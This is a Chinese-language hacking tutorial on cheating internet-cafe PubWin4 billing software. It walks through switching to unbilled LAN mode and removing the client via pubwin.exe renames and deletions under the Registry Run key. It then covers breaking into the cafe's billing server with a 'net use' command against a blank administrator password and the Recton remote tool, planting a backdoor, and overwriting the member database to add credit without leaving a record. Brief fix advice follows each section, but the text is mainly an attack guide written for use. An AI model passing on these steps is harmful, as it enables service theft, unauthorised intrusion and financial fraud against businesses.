


图 1

为什么允许改使用方式，我想主要的目的是使这个软件更具有灵活性。因为你可以在服务端为两种使用方式设定不同的价格，这也由此让免费上网成为可能，原因是很多的网吧只设定了互连网的价格没有设定局域网的价格(默认为0)。如果我们用会员卡登陆成功后，然后把使用方式改为局域网呢？你问我那不还是不能上网吗？现在你可以看到你的卡已经停止记费了因为你的计算机目前还是受服务端控制的，所以你只能在局域网玩免费的硬盘游戏，如图2。




图 2

我们并不满足于此，我们可以把pubwin的客户端先给卸了，怎么样去卸载pubwin4的客户端，有很多的方法。

方法一、搜索pubwin.exe，然后修改名字并注销，不能重启，因为现在的网吧里都有还原精灵或者是还原卡。怎么样pubwin4没有了吧，由于当时的我比较菜想到这个方法并成功后，我兴奋得要命。不过这个方法有一个缺点就是你卸载再进入计算机后是可以上网了，但是会出现个提示框说系统发生错误并一直出现，很是让人恼火而且网管也容易发现。于是就有个第二种方法，打开注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，如图3。

删除pubwin和run32dll。一定要删去RunDll，不然的话你注销后就会发现pubwin4还会出来的。到此pubwin已经给卸载了，现在已经可以实现免费上网了，当然你所花费的钱也只是你登录系统时扣去的几角钱而已。用这种方法笔者曾经免费玩了半年多的时间，后来告诉了几个要好的同学，不知道哪个同学给说了出来。后来发展到几乎全班还有别的班的同学天天一去上网就抢雅座(很贵的)，最终我们学校附近的这种设置不当的网吧全部遭殃。真怀念5角钱上一天网的那段岁月啊，呵呵。修补的方法也是很简单的，就是把局域网和互联网的价格设置为一样就可以了。此外还可以通过在服务端把客户端设置为不允许修改使用方式或者把允许修改使用方式的次数修改为0。笔者遇见的后一种情况如图4、图5。




图 4




图 5




图 3

我当时就想如果再把它给改回来不就又可以实现免费上网了吗？因为在客户端也是可以设置的，不过需要pubwin的管理员的口令才可以(这个也是可以突破的)。进去之后我把客户端设置成可以修

改的次数为10保存后退出，发现依然不可以，实验证明只有在服务端设置才能生效，不然又有空子钻了。

二、直接绕过pubwin上网

其实这种方法我在第一种方法里已经给说了，不过这时我们可以不用登录直接上网。前提是网吧的计算机没有禁止一些热键。大家注意到没有，我们没有登录之前，出来的pubwin4的框是没有开始菜单的，这时我们按窗口键或者是ctrl+alt就可以调出开始菜单，然后你就可以用上面的方法直接删注册表或者是改pubwin.exe的名字，注销后就可以彻底的免费上网了。不过要注意，由于没有用卡号登录，服务器显示的是你的计算机没有被使用，可能会被细心的网管发现，人多的时候更容易被发现。

如果存在上面的设置漏洞，建议用卡登录然后再删pubwin，这样就“合法”了。这种方法对付起来也很简单，除保证不存在上面漏洞外，可以屏蔽热键禁止注销。再把pubwin的服务端设置为客户端30秒（或更短）不登录就自动关机，不给那些想免费上网的网吧黑客足够的条件和时间去完成修改。

三、终极pubwin续费

当以上两种方法都失效的时候，如果条件成熟我们可以直接入侵网吧收费的主机，通过修改数据库为自己加钱。当然有个前提——不怕见警察叔叔和被拖出去打~~~！经典的东西之所以经典大概就是因为其能够长久的存在吧。我所在的地方所用的系统全都是Windows 2000，用XP的网吧只有一家，但是服务器是2000这也就足够了。

不知道我们这里网吧的管理员的太自信还是笔者的运气比较的好，我在命令提示符下输入net　use　M：\\网吧记费的计算机ip\装pubwin4服务端的那个盘$　""　/user:"administrator"，回车。这样就把装pubwin服务端的那个盘给映射成为我的计算机上的M盘了。当时的成功率高得很，不过这是最理想的一种情况，现在由于网管的安全意识提高了，成功率就很小了。他们把一些默认的共享和端口全都给关了，这样一来ipc$也就失效了。但是遗憾的是他们没有给administrator设置密码，这时我们可以用Recton这个工具。这个工具只要你有远程主机的管理员密码，并且远程主机的135端口和WMI服务都开启，那么你就可以通过这个小程序远程开3389、远程开/关telnet、远程运行CMD命令、远程清除所有日志、远程重启、查/杀进程、查看/启动/停止服务、查看/创建共享等，而不依赖远程主机的IPC是否开放。

使用这个工具时偶尔会出现提示框如图6。




图6

没关系，下载个MSCOMCTL.OCX到system32目录下就可以了。

接着我们就可以telnet上去，传一个远程管理软件，进而控制网吧服务器，然后留个后门长久使用。怎么留后门长久控制网吧的服务器直接牵扯到你控制内X的时间，可以说是一种艺术。找到会员的数据库下载到本地修改，然后再上传到收费主机上覆盖以前的那个数据库就可以了。数据库存放的位置是pubwin目录下的Pubsrv\Database\里，分为临时卡数据库和会员卡数据库。做这些的时候是有一定的危险的，如果把数据库下载到你计算机修改完再传上去的期间收银员正在给会员充钱的话，那在这个期间对数据库的所有操作都给你传的数据库给覆盖了，而且会回到你修改的那个时间。如果弄不好的话，会给网吧带来很大的麻烦。所以一定要迅速，最好选择在没有人刷卡和充钱的时间搞定。由于你的操作是在你的计算机上操作的，服务器上没有记录你的任何信息。当然包括你给自己卡里加的钱数，也是不会被记录的，所以网吧的帐目是可以对上的。

此法相当的狠毒，希望大家不要贪心利用此法牟利，否则的话，后果自己承担（我敢把手按在圣经上发誓我没有做过）。网上好象有个pubwin冲值一条龙我没有用过，理论上将会在pubwin的服务端留下记录，不建议使用。

由于是内网记费的计算机一般不上网还没有装防火墙，满足上述条件话很容易成功的，至少笔者遇见的是这样的。当你没有管理员帐号和密码的时候怎么办？回答用溢出，这种方法笔者就不说了。笔者这儿的网吧的计算机安全设置的实在不敢恭维，但是补丁打得出奇的勤。溢出实验了n次一次都没有成功过，我想这大概就是网管疏忽的原因吧。还有就是管理员的密码可能就是pubwin管理员的密码和还原精灵的密码可能性很高的。


对付这种手段其实很简单，除了打好补丁外就是管理员密码设置得复杂点，很多网吧都是空的，原因是为了方便那些收银员，她们很多只会用pubwin，那你让管理员重设密码总可以了吧，不要pubwin和还原精灵共用一个密码，也不要用自动登录密码，这个也是可以找到的。然后就是强烈的建议关闭默认的共享和一些端口，特别是135端口。因为用Recton这个工具的时候需要知道管理员的帐号和口令的同时还需要调用rpc，如果把135给关了，即使你知道了管理员的口令也是没有办法的，Recton会提示你rpc调用失败。如果有可能的话还是使用Windows2003　sp1吧，默认的就已经是很安全了。administrator的口令为空的时候是不允许从远程登录的，笔者就遇见了郁闷的要命最后含着眼泪向它妥协了^-^。

